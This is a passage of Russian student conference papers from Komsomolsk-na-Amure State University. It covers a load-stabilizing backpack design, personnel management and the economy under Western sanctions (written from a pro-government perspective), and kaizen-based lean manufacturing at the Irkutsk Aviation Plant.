- значительно увеличение веса переносимого груза при минимальном повышении нагрузки на человека.

Рассмотрим конкурентов. Среди мировых конкурентов можно выделить два аналога:

1) Американский проект «Hover Glide» с туристическим рюкзаком «The Trekker», который имеет прототип системы стабилизации груза с характеристиками: вместимость – 55 литров; максимальная грузоподъёмность – 50 фунтов (22,68 кг); высота рамы – 24 дюйма (0,61 м); масса пустого рюкзака – ~ 6 кг; снижение ударной нагрузки до 86%. Преимуществом разрабатываемого устройства по отношению с аналогом, будет являться почти в два раза большая вместимость, соизмеримая с популярными моделями рюкзаков, в качестве которых выступает рюкзак фирмы «Red Fox», и на 35% уменьшенная масса пустого рюкзака, благодаря применению современных аддитивных технологий при изготовлении деталей системы вертикальной стабилизации. При этом произойдет незначительная потеря величины снижения ударной нагрузки, с 86% до 70%, что оправданно усложнением конструкции системы вертикальной ста-
би-

лизации. Ориентировочная стоимость разрабатываемого устройства будет почти в два раза дешевле рюкзака «Hover Glide» (15-20 тыс. руб. против 40 тыс. руб.), что соизмеримо с рюкзаком фирмы «Red Fox».

2) Фирма «Red Fox» и ее рюкзак модели «Summit 90 V2». Это популярный рюкзак для путешественников без системы стабилизации, но имеющий незначительную систему настройки высоты лямок под рост человека, со следующими параметрами: вместимость – 90 литров; максимальная грузоподъемность – 27 кг; высота рамы – 60-70 см; масса пустого рюкзака – 2,35 кг; снижение ударной нагрузки нет.

Организация производства будет включать такие этапы как, разработка и получение патента на технологию (завершено), создание прототипа рюкзака с использованием 3D-печати (завершено), проведение тестов прототипа и доработка конструкции в целях увеличения эргономики (в процессе), Самостоятельный пошив рюкзаков отвечающий требованиям и сборка системы вертикальной стабилизации грузов, эти два пункта можно объединить и именовать как производство рюкзаков с использованием композитных материалов и аддитивных технологий.

Также в дальнейшем можно рассмотреть возможность продажи прав интеллектуальной собственности на изобретение крупной компании.

Планируемый объем производства, на его начальных этапах, то есть мощность производства будет равна 20 рюкзакам с системой стабилизации груза в месяц.

Штат, который предполагается набрать для работы производства на первое время, это 10 человек.

Заключение

Разработка рюкзака с системой вертикальной стабилизации груза находится на этапе создания прототипа и доработки конструкции. Уже разработана 3D-модель опытного образца конструктива системы стабилизации. Были проведены тесты продукта и разрабатывается эргономика конструкции системы стабилизации.

Также были проведены исследования нагрузок при переносе груза с такими входными данными, общая масса рюкзака с системой стабилизации 7,25 кг и было замечено, что пиковые нагрузки с выключенной системой стабилизации были 19 кг, то есть, человек при схожем темпе движения будет испытывать нагрузку в 2,5 раза больше веса рюкзака, а пиковые нагрузки с включенной системой стабилизации равны 11 кг, то есть, человек при схожем темпе движения будет испытывать нагрузку в 1,5 раза больше веса рюкзака. Из чего можно сделать вывод, что человек при включенной системе стабилизации будет испытывать нагрузку почти в двое ниже, чем без неё.

СПИСОК ИСТОЧНИКОВ

1. Гринкруг, М. С. Исследование принципов распределения нагрузки механизма стабилизации для устройства уменьшения динамических нагрузок / М. С. Гринкруг, В. В. Солецкий, Ю. И. Ткачева // Производственные технологии будущего: от создания к внедрению : Материалы V Международной научно-практической конференции, Комсомольск-на-Амуре, 06–11 декабря 2021 года / Редколлегия: С.И. Сухоруков (отв. ред.), А.С. Гудим, Н.Н. Любушкина. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 262-264. – EDN ESOBAU.
2. Александр Остервальдер, Ив Пинье Построение бизнес-моделей: Настольная книга стратега и новатора // М.: Альпина Паблишер. 2012. 288 с. ISBN 978-5-9614-1844-6.
3. Бизнес-модели в управлении устойчивым развитием предприятий : учебник / А. Д. Бобрышев, В. М. Тумин, К. М. Тарабрин [и др.] ; под общ. ред. А. Д. Бобрышева, В. М. Тумина. – Москва : ИНФРА-М, 2020. – 289 с. – (Высшее образование: Бакалавриат). - ISBN 978-5-16-014167-1. - Текст : электронный. - URL: <https://znanium.com/catalog/product/1167967> (дата обращения: 1.12.2024). – Режим доступа: по подписке.

УДК 005.95

Роменская Елизавета Павловна, студент, Комсомольский-на-Амуре государственный университет

Romenskaya Elizaveta Pavlovna, student, Komsomolsk-na-Amure State University

Гусева Жанна Игоревна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Guseva Zhanna Igorevna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

МЕТОДЫ УПРАВЛЕНИЯ ПЕРСОНАЛОМ РОССИЙСКИХ ПРЕДПРИЯТИЙ В УСЛОВИЯХ САНКЦИЙ METHODS OF PERSONNEL MANAGEMENT OF RUSSIAN ENTERPRISES IN THE CONTEXT OF SANCTIONS

Аннотация. В свете современных вызовов, связанных с введением западных санкций против России, предприятия сталкиваются с рядом особых трудностей, с необходимостью введения мероприятий в системе управления персоналом, способствующим адаптации деятельности в новых условиях. В этой статье рассмотрен комплексный подход к применению методов управления персоналом. Основой является - преодоления сопротивления изменениям в условиях санкционного давления. Что повысит продуктивность работы и поможет преодолеть сопротивления изменениям со стороны персонала.

Abstract. In the light of modern challenges associated with the introduction of Western sanctions against Russia, enterprises face a number of special difficulties, with the need to introduce measures in the personnel management system that facilitate the adaptation of activities in new conditions. This article considers an integrated approach to the application of personnel management methods. The basis is overcoming resistance to changes in the conditions of sanctions pressure. This will increase work productivity and help overcome resistance to changes on the part of the staff.

Ключевые слова: управление персоналом, санкции, предприятие

Key words: personnel management, sanctions, enterprise

Введение

После начала специальной военной операции в 2022 году страны Запада стали вводить против России множественные пакеты санкций, которые создали специфические условия для существования российских предприятий. Санкции повлияли не только на внешние факторы, но и на внутреннюю атмосферу предприятий, поменяли действующие организационные процессы, привели к снижению продуктивности сотрудников, а также повлияли на общую устойчивость организаций.

В условиях экономической неопределенности и ограниченных ресурсов организации сталкиваются с новыми вызовами, требующими перестройки стратегий и внедрения особых методов управления.

Проблемы, вызванные санкциями, обострили необходимость в эффективном управлении человеческими ресурсами, так как сотрудники являются основным активом любой организации. Поэтому важно не только понимать, как внешние условия могут изменить бизнес-ландшафт, но и исследовать, каким образом внутренние процессы и взаимодействие с персоналом могут способствовать адаптации к этим изменениям.

Основная часть

В условиях текущей экономической ситуации в России, которая подразумевает значительное увеличение ключевой ставки, рост инфляции и невозможность осуществления долгосрочного планирования, проблемы бизнеса становятся значительнее из-за введенных санкций [1]. Санкции создают ограничения, которые влияют на стабильную работу и раз-

витие предприятий. Чтобы глубже понять, с какими проблемами сталкиваются российские предприятия, выделим несколько основных ограничений, с помощью которых санкции запада давят на российский бизнес: ограничение в сферах экспорта и импорта; ограничения в сфере логистики, которые создают трудности в налаживании отношений с поставщиками; санкции против конкретных лиц, зачастую руководителей предприятий; ограничения в области финансовых операций и привлечения инвестиций [4].

Проводя анализ, можно смело сказать, что единой проблемы для предприятий не существует. Воздействие санкций на предприятия будет варьироваться от таких факторов, как: специфика и деятельность, целевые рынки сбыта и закупок, а также финансовые возможности. Рассмотрим на примерах. С одной стороны - предприятие, которое ориентировано на отечественный рынок и не зависит от импортного сырья и технологий, - оно переживет минимальные последствия санкций, а может и вовсе не испытает особых проблем. С другой стороны - предприятие, которое зависит от импортных ресурсов и чья продукция ориентирована на экспортные контракты. Как раз-таки оно и столкнется с санкционными ограничениями и их последствиями и в конечном итоге будет вынужденно адаптироваться и менять свои бизнес-процессы, исходя из новых условий своего существования [3].

Можно утверждать, что санкции не создают единой проблемы для всех предприятий, ведь каждое предприятие – уникально и единого решения отыскать невозможно. Каждая компания должна найти для себя индивидуальный подход, а также разработать стратегию по управлению своим главным ресурсом – персоналом. Выделим несколько специальных методов, которые помогут повысить продуктивность работы и преодолеть сопротивления изменениям со стороны персонала (рисунок 1).




Рисунок 1 – Методы управления персоналом

В условиях санкций основная задача методов управления персоналом заключается в преодолении сопротивления изменениям со стороны сотрудников, поэтому на первый план выходит метод адаптивных изменений. Его основная задача - управлять изменениями таким образом, чтобы минимизировать конфликты и повысить уровень вовлеченности работников. Метод предполагает то, что в условиях нестабильности, вызванной санкциями, важно учитывать мнения и чувства сотрудников; любые изменения в организации должны осуществляться с учетом интересов всех задействованных сторон. Также метод позволяет создать более гибкую модель взаимодействия между руководством и подчинёнными, а также позволяет вносить изменения даже в тех случаях, когда его сторонники находятся не на руководящих должностях.

Следующий рассматриваемый метод – это метод принудительных изменений, он представляет собой один из наиболее жестких подходов, акцентирующий внимание на использовании силы и властных ресурсов для достижения целей. Этот метод может оказаться необходимым в условиях серьезного дефицита времени, как раз-таки, во время санкционного давления [5].

Несмотря на свою потенциальную эффективность, принудительные изменения могут вести к высоким затратам и нежелательным социальным последствиям. Еще работники могут испытывать страх, неопределенность и недовольство и это в итоге сни-

зит общий уровень морального духа внутри организации. Поэтому важно подходить к внедрению данного метода с осторожностью и стратегическим умом [2].

В момент введения санкций ключевым аспектом управления сопротивлением становится спокойное и уверенное руководство. Процесс должен быть организован таким образом, чтобы предотвратить панику среди сотрудников. Эффективный лидер должен демонстрировать уверенность, делая акцент на том, что изменения происходят для обеспечения выживания и успешного будущего предприятия.

При этом важно отслеживать изменения в настроениях внутри коллектива. Признаки выхода из-под санкционного давления могут быть идентифицированы по возобновлению сопротивления изменениям. Это может свидетельствовать о том, что сотрудники начинают проявлять активность и инициативу в условиях относительно стабильной ситуации. Здесь следует обратить внимание на обратную связь от работников, чтобы понять их истинные потребности и опасения.

При применении методов необходимо учитывать уровень способности коллектива к изменениям, сплоченность, социально-психологическую готовность личности, зрелость исполнителей (профессионализм, уровень знаний, умений, навыков). Чем выше уровень зрелости, тем более персонал осознает значимость и необходимость изменений. Но при таком уровне профессионализма давление и настойчивость со стороны руководства может быть воспринята негативно и закончиться отторжением новых методов.

Заключение

Российские предприятия, оказавшиеся под давлением многослойных санкций, сталкиваются с серьезными ограничениями, которые требуют эффективного использования методов управления персоналом, способных минимизировать негативные последствия санкций и наладить внутренние процессы, чтобы обеспечить дальнейшую устойчивость и функционирование предприятий.

Только комплексный подход к управлению персоналом и внутренним процессам позволит компаниям не только выжить в условиях санкционного давления, но и занять конкурентоспособные позиции на рынке, обеспечивая тем самым долгосрочную устойчивость и способность к развитию. Необходимость постоянного анализа и корректировки методов управления станет одним из ключевых факторов, способствующих преодолению текущих трудностей и обеспечению стабильного роста в будущем.

СПИСОК ИСТОЧНИКОВ

1. Абрамов И. В., Лукина Ю. Д., Абрамов В. И. Обеспечение развития аддитивных технологий в России в условиях санкций // *Russian Economic Bulletin*. – 2022. – Т. 5. – №. 4. – С. 198-204.
2. Воронова С.М., Ордынская О.Н. Санкции и их влияние на деятельность российских предприятий // *Теория и практика сервиса: экономика, социальная сфера, технологии*. 2022. №4 (54). URL: <https://cyberleninka.ru/article/n/sanktsii-i-ih-vliyanie-na-deyatelnostrossiyskih-predpriyatiy>
3. Доклад. «Адаптация российских промышленных компаний к санкциям: первые шаги и ожидания» Ю.В. Симачев, А.А. Яковлев, В.В. Голикова, Н.А. Городный, Б.В. Кузнецов, М.Г. Кузык, А.А. Федюнина [Электронный ресурс] URL: <https://vestikavkaza.ru/pdf/658895423548.pdf>
4. Кувалин Д.Б. (2022). Российская экономика в условиях жестких внешних санкций: проблемы, риски и возможности // *Экономические и социальные перемены: факты, тенденции, прогноз*. Т. 15. № 6. С. 79–93. DOI: 10.15838/esc.2022.6.84.4
5. Методы управления спонтанными преобразованиями внутри организации // Образовательный портал «Справочник». – Дата написания статьи: 19.10.2023. – URL https://spravochnick.ru/menedzhment_organizacii/metody_upravleniya_spontannymi_preobrazovaniyami_vnutri_organizacii/

УДК 339.545

Роменская Елизавета Павловна, студент, Комсомольский-на-Амуре государственный университет

Romenskaya Elizaveta Pavlovna, student, Komsomolsk-na-Amure State University

Кузнецова Ольга Рудольфовна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Kuznetsova Olga Rudolfovna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

САНКЦИОННО-ЭКОНОМИЧЕСКАЯ ВОЙНА ЗАПАДА ПРОТИВ РОССИИ THE WEST'S SANCTIONS AND ECONOMIC WAR AGAINST RUSSIA

Аннотация. В статье рассматриваются содержание и последствия санкционно-экономической войны коллективного Запада против России. Приведен перечень наиболее значимых санкционных решений, принятых против Российской Федерации. Анализируются цели и результаты противостояния РФ со странами Запада, а также меры, которые предпринимает российское правительство для смягчения воздействия санкций и их негативного воздействия. Сделан вывод о том, что экономике Российской Федерации удастся адаптироваться к новым условиям, уменьшить зависимость от импортных товаров и услуг.

Abstract. The article examines the content and consequences of the sanctions and economic war of the collective West against Russia. The list of the most significant sanctions decisions taken against the Russian Federation is given. The objectives and results of the confrontation between the Russian Federation and Western countries are analyzed, as well as the measures that the Russian government is taking to mitigate the impact of sanctions and their negative impact. It is concluded that the economy of the Russian Federation manages to adapt to new conditions, reduce dependence on imported goods and services. The article examines the consequences of the sanctions and economic war of the collective West against Russia. The objectives and results of this confrontation are analyzed, as well as the measures that the Russian government is taking to mitigate the impact of sanctions and minimize their negative impact. A number of recommendations are given on countering unfriendly countries.

Ключевые слова: экономика, санкционно-экономическая война, санкции, специальная военная операция.

Key words: economy, sanctions and economic war, sanctions, special military operation.

Введение

Мир стал свидетелем обострения санкционно-экономической войны стран коллективного запада против России после начала специальной военной операции. США и страны Европы стремятся достичь однополярного доминирования на мировой арене, что создает раскол в международных отношениях. Это геополитическое противостояние перешло в обостренную фазу на территории Украины и спровоцировало новую волну санкционно-экономической войны западных стран с особой силой.

Цель статьи - проанализировать содержание и последствия экономической войны, развязанной западными странами, рассмотреть основные меры, которые принимаются российским правительством для минимализации воздействия санкций на российскую экономику, а также определить способы противостояния враждебным действиям США и стран Европы.

Тема исследования является актуальной и важной, поскольку экономические санкции наносят серьезный ущерб не только экономике, но и социальной и политической сфере страны. Несмотря на то, что она широко обсуждается в СМИ, тем не менее требует дополнительного анализа и прогнозирования вариантов последствий.

Основная часть

Санкционно-экономическая война – это вид противостояния за политическое влияние, в котором используются различные экономические инструменты и меры давления. К ним относятся ограничения на импорт и экспорт технологий, снижение объемов торговли, создание политических условий для кредитования, а также манипуляции с ценами на экспортируемое сырье [4].

С момента начала специальной военной операции российская экономика столкнулась с резким отторжением на глобальной арене, что выразилось в запрете на любую форму взаимодействия, включая эмбарго, затруднившие доступ к глобальным рынкам товаров и услуг. США активно привлекла своих партнеров для внедрения санкций против России, стремясь сделать так, чтобы Россия не смогла найти обходы введенных США ограничений. Кроме того, западными странами были предприняты решительные шаги по уменьшению зависимости от российских энергетических ресурсов и сырья, даже несмотря на значительные негативные последствия для местного населения, включая рост затрат и ухудшение качества жизни. При этом США инициировали меры, направленные на создание препятствий для российских компаний в приобретении альтернативных ресурсов, товаров и услуг, что еще больше усугубило последствия санкционной политики [3].

С самого начала санкционно-экономической войны США и коллективный Запад начали активные действия против экономики России, используя различные виды санкций, основными из которых являются:

- арест активов, ограничение доступа к финансовым ресурсам, запрет на выдачу виз, конфискация частной собственности и ограничение на передвижение для ряда физических и юридических лиц;
- ограничения на торговлю, инвестиции и финансовые операции с российскими компаниями и государственными учреждениями;
- заморозка золото-валютных резервов РФ за рубежом (около 300 миллиардов долларов);
- запрет на поставку оборудования и технологий (особенно в высокотехнологичных сферах);
- ограничения доступа к межбанковской системе совершения платежей SWIFT;
- повышение тарифов на российские товары и запрет на импорт определенных товаров из России;
- отказ большинства иностранных компаний от поставок своей продукции в Россию, даже по уже предоплаченным заказам;
- запрет на полеты авиакомпаний России над территорией США и Европы, а также запрет российским морским судам на заход в американские и европейские порты.

Коалиция западных стран использует санкции как действенный метод борьбы за влияние в изменяющейся геополитической структуре, пытаясь ослабить влияние нашей страны.

Тем не менее, как демонстрирует российская практика, санкции не всегда достигают поставленных целей или приводят к разрешению политических конфликтов.

Ключевой аспект, влияющий на перспективы российской экономики это уровень инвестиций. Уровень инвестиций может оказать значительное влияние на перспективы экономики России, поскольку их увеличение может привести к экономическому росту. Россия в последние годы активно работала над повышением уровня инвестиций, привлекала больше иностранных инвесторов, улучшала инвестиционный климат и упрощала процедуры регистрации компаний [5]. Тем не менее, санкции привели к сокращению объемов инвестиций в российскую экономику примерно на 40%.

Еще одним важным последствием является отток талантливых специалистов, которые из-за ограниченности возможностей поспешили искать карьерные перспективы за пределами России. Убытки оттока опытных кадров могут способствовать сниже-

нию темпов инновационного развития и агрессивному сокращению конкурентоспособности России в долгосрочной перспективе.

Стоит отметить ограничения для российских банков, которые создали значимые проблемы в банковской сфере. Ограниченный доступ к международным финансовым рынкам приводит к снижению инвестиционной привлекательности страны, ухудшению финансового состояния предприятий и уменьшению ликвидности.

Сокращение ликвидности, в свою очередь, существенно сказывается на доступности банковских услуг для как частных лиц, так и бизнеса. В результате, множество граждан начинают испытывать трудности при оформлении ипотечных кредитов, из-за более строгих условий кредитования и роста процентных ставок [1]. Это не только сужает возможности для покупки жилья, но и замедляет темпы развития строительной отрасли. Кроме того, низкая ликвидность может привести к тому, что банки будут более осторожны в своей деятельности, что скажется на их готовности предоставлять кредиты малому и среднему бизнесу. Без достаточного финансирования компании испытывают трудности в расширении производства, модернизации оборудования и внедрении новых технологий.

Для минимизации санкционного давления Россия использует различные стратегии.

Одна из таких стратегий - развитие экономических взаимоотношений со странами БРИКС. Эта интеграция дала возможность снизить зависимость от взаимодействия с западными странами. Также российским компаниям открылись новые горизонты для роста и расширения бизнеса.

Санкции способствовали усилению развития технологического сектора в России. В условиях ограниченного доступа к западным технологиям российские предприятия и научные организации начали больше сосредотачиваться на создании и внедрении собственных технологий. Благодаря санкциям в России существенно развился технологический сектор. Ограничения доступа к зарубежным технологиям привели предприятия и научные организации к созданию собственных технологий и инновационных решений, росту высокотехнологичного производства и улучшению конкурентоспособности экономики страны [2].

Анализ вышеописанной ситуации позволил сформулировать ряд мер, реализация которых поспособствует минимизации последствий санкций и обеспечению относительной экономической устойчивости нашего государства (таблица 1).

Таблица 1 – Меры для минимизации последствий санкций

Меры	Содержание
Упрощение доступа к финансовым ресурсам для предприятий	Упрощение доступа к финансовым ресурсам для субъектов малого и среднего предпринимательства позволит создать новые рабочие места, поскольку именно малые и средние предприятия зачастую выступают основным источником занятости в экономике.
Усиление государственной поддержки субъектам научно-исследовательской деятельности	Усиление государственной поддержки субъектам научно-исследовательской деятельности поможет созданию и использованию в экономике продукции и услуг отечественного производства.
Развитие программ профессионального обучения/переподготовки	Развитие программ профессионального обучения/переподготовки позволит ликвидировать нехватку кадров в наиболее востребованных секторах экономики, а также в секторах, которые пострадали от санкций.
Стимулирование внутреннего потребления	Стимулирование внутреннего потребления путем поддержки программ потребительских кредитов и бонусов для стимулирования спроса на товары и услуги, а также проведение акций и кампаний, направленных на поддержку отечественного производителя и потребление локальных товаров.

Кроме того, необходимо предпринять меры, способствующие улучшению логистики и поднятию конкурентоспособности экспорта на более высокий уровень. Следует улучшить поиск потенциальных партнеров, путем развития взаимоотношений с дружественными странами.

Заключение

Все же, несмотря на вызовы, которую создала санкционно-экономическая война, Россия не только благополучно минимизировала негативные последствия санкций, но и адаптировалась к новым условиям, уменьшив зависимость от импортных товаров и услуг. Россия также перестроила свои приоритеты на новые рынки, тем самым стимулировав разработку собственных ресурсов. Также правительство РФ приняло меры по смягчению воздействия санкций и создало оптимальные условия для развития экономики и стабилизации обстановки в стране.

Основными мерами по минимизации последствий санкций, на наш взгляд, являются поддержка предпринимательской и научной деятельности, развитие внутригосударственного производства, укрепление сотрудничества с дружественными странами и разработка новых рынков сбыта.

СПИСОК ИСТОЧНИКОВ

1. Абрамов И. В., Лукина Ю. Д., Абрамов В. И. Обеспечение развития аддитивных технологий в России в условиях санкций // *Russian Economic Bulletin*. – 2022. – Т. 5. – №. 4. – С. 198-204.
2. Жуков В.А., Полянская И.В. Проблемы развития экономики России в условиях санкций // *Современные научные исследования и инновации*. 2023. № 12 [Электронный ресурс].
3. Капканщиков С.Г., Капканщикова С.В. Причины гибридной войны Запада против России и ее ведущие инструменты // *Экономическая безопасность*. – 2020. – Том 3. – № 2. – С. 155-170. – doi: 10.18334/ecsec.3.2.110268.
4. Кувалин Д.Б. (2022). Российская экономика в условиях жестких внешних санкций: проблемы, риски и возможности // *Экономические и социальные перемены: факты, тенденции, прогноз*. Т. 15. № 6. С. 79–93. DOI: 10.15838/esc.2022.6.84.4 Results of Cyclic-Strength Investigation of Developed Cutting Ceramic / A. I. Pronin, V. V. Myl'nikov, S. V. Veselov, D. A. Val'ko // *Glass and Ceramics*. – 2022. – Vol. 79. – No 5-6. – P. 222-224. – DOI 10.1007/s10717-022-00488-z. – EDN TESDKU.
5. Экономика России под санкциями: от адаптации к устойчивому росту [Текст]: докл. к XXIV Ясинской (Апрельской) междунар. науч. конф. по проблемам развития экономики и общества, Москва, 2023 г. / Н. В. Акиндинова, Д. А. Авдеева, В. А. Бессонов и др. ; под ред. Н. В. Акиндиновой ; Нац. исслед. ун-т «Высшая школа экономики». – М. : Изд. дом Высшей школы экономики, 2023. – 63 с. – ISBN 978-5-7598-2786-3 (в обл.). – ISBN 978-5- 7598-2852-5 (e-book).

УДК 332.146.2

Русских Арина Дмитриевна, студент, Комсомольский-на-Амуре государственный университет

Russkikh Arina Dmitrievna, student of Komsomolsk-na-Amure State University

Яковлева Татьяна Анатольевна, кандидат экономических наук, доцент, заведующий кафедрой «Экономика, финансы и бухгалтерский учёт», Комсомольский-на-Амуре государственный университет

Yakovleva Tatiana Anatolievna, Candidate of Economic Sciences, Associate Professor, Head of the Department of Economics, Finance and Accounting, Komsomolsk-na-Amure State University

АНАЛИЗ ИСПОЛЬЗОВАНИЯ ИНСТРУМЕНТОВ БЕРЕЖЛИВОГО ПРОИЗВОДСТВА НА ПРОМЫШЛЕННОМ ПРЕДПРИЯТИИ ANALYSIS OF THE USE OF LEAN MANUFACTURING TOOLS IN AN INDUSTRIAL ENTERPRISE

Аннотация. В статье обоснована значимость концепции бережливого производства, как способа совершенствования производственно-технологического процесса; перечислены принципы и инструменты бережливого производства, применение которых повышает эффективность хозяйственно-экономической деятельности и конкурентоспособность промышленного предприятия.

Далее в статье анализируются результаты применения такого инструмента, как постоянное улучшение (kaizen) при соблюдении принципа вовлеченности персонала, на примере конкретного промышленного предприятия – филиал ПАО «Яковлев» - Иркутский авиационный завод, где с 2016 года осуществляется совершенствования производственной системы в соответствии с концепцией бережливого производства.

Результатом применения бережливых технологий в производственном процессе является, в первую очередь, экономия ресурсов и повышение качества процессов и готовой продукции.

Abstract. The article substantiates the importance of the concept of lean manufacturing as a way to improve the production and technological process; the principles and tools of lean manufacturing are listed, the application of which increases the efficiency of economic activity and the competitiveness of an industrial enterprise.

Further in the article the results of application of such a tool as continuous improvement (kaizen) in compliance with the principle of personnel involvement are analyzed, using the example of a specific industrial enterprise – a branch of PJSC Yakovlev – Irkutsk Aviation Plant, where since 2016 the production system has been improved in accordance with the concept of lean manufacturing.

The result of applying lean technologies in the production process is, first of all, saving resources and improving the quality of processes and finished products.

Ключевые слова: бережливое производство, промышленное предприятие, стратегия кайдзен, инструменты устранения потерь.

Key words: lean manufacturing, industrial enterprise, kaizen strategy, loss elimination tools.

Введение

В условиях постоянного совершенствования инженерно-технических решений в рамках производственной системы, ужесточения внешней конкуренции и изменения макроэкономической ситуации каждое промышленное предприятие сталкивается с необходимостью выбора наиболее эффективных производственных и управленческих технологий.

Одним из общепризнанных и проверенных на практике подходов к решению возникающих проблем в области хозяйственной деятельности современного предприятия выступает концепция бережливого производства. Использование системного подхода и грамотное применение различных инструментов названной концепции позволяет предприятию не только оперативно реагировать на вызовы рыночной среды, но и выстраивать стратегию развития на средне- и долгосрочную перспективу.

Основная цель формирования на предприятии системы бережливого производства – частичное снижение или полное устранение всех видов потерь в процессе создания продукции – производства товаров или оказания услуг [1]. Таким образом, результатом использования инструментов бережливого производства на предприятии является повышение его конкурентоспособности за счет снижения производственных и иных затрат.

Основная часть

В качестве целей бережливого производства, перечень которых может варьироваться в зависимости специфики предприятия, указывают:

- минимизация трудовых затрат;
- сокращение сроков производства изготавливаемых товаров;
- увеличение производительности при тех же производственных мощностях;
- повышение качества продукции.

Достижение заявленных целей невозможно без соблюдения принципов, которые являются основополагающими для системы бережливого производства. Более того, наибольший эффект от внедрения бережливых технологий будет получен при комплексном применении принципов, представленных на рисунке 1.




Рисунок 1 – Принципы бережливого производства

Инструменты бережливого производства представляют собой методы и техники, направленные на увеличение эффективности процессов при минимизации потерь. Они помогают выявить и устранить неэффективные действия, излишние запасы и простои, что приводит к улучшению качества продукции и сокращению сроков выполнения заказов.

Сошлемся на публикацию, где приведены количественно определяемые эффекты внедрения бережливого производства, к которым относятся:

1. Увеличение производительности в 3–10 раз.
2. Снижение простоев в 5–20 раз.
3. Сокращение производственного цикла в 10–100 раз.
4. Сокращение объёмов, хранимых на складах, в 2–5 раз.
5. Сокращение брака в 5–50 раз.
6. Более быстрый выпуск новинок в 2–5 раз [2].

На филиале ПАО «Яковлев» – Иркутский авиационный завод, являющимся ведущим производителем гражданских авиалайнеров в России, широко используется такой инструмент бережливого производства, как постоянное улучшение (kaizen). Стра-

тегия кайдзен требует постоянного принятия мер по совершенствованию с участием всех сотрудников предприятия. Достоинствами стратегии кайдзен является быстрый результат, потому что она фокусируется на внедрении небольших, непрерывных улучшений, что позволяет быстро адаптироваться и минимизировать риски. Кроме того, активное вовлечение сотрудников в процесс улучшения способствует быстрому выявлению и устранению потерь. Также применение стратегии кайдзен на ПАО «Яковлев» требует постоянного обучения сотрудников для повышения их вовлеченности в процесс постоянного совершенствования.

Количество человек, подавших кайдзен-предложения, из года в год растет и составило в 2023 году 669 человек (рисунок 2).




Рисунок 2 – Вовлеченность персонала

Количество кайдзен-предложений за последние 8 лет имеет также положительную динамику и достигло в 2023 году 3282 штук (рисунок 3).




Рисунок 3 – Динамика поданных кайдзен-предложений, шт.

Данная система имеет некоторые сложности при внедрении, так как требует вовлеченности в процесс совершенствования всего персонала предприятия. В 2023 году больше 50% персонала производственного центра филиала ПАО «Яковлев» участвовали в формировании и подаче кайдзен-предложений.

Служба бережливого производства предприятия мотивирует вовлеченность работников в данный процесс. Так, летом 2024 года был организован конкурс по развитию производственной системы филиала ПАО «Яковлев» - Иркутский авиационный завод. Участникам конкурса предоставлена возможность испытать свои силы в следующих номинациях:

- эффективность использования рабочего пространства (Система 5С);
- лучший проект по совершенствованию производственной системы;
- предложения по улучшению;

- самое активное подразделение;
- лучший автор предложений по улучшению;
- лучший молодой автор предложений по улучшению [3].

Заключение

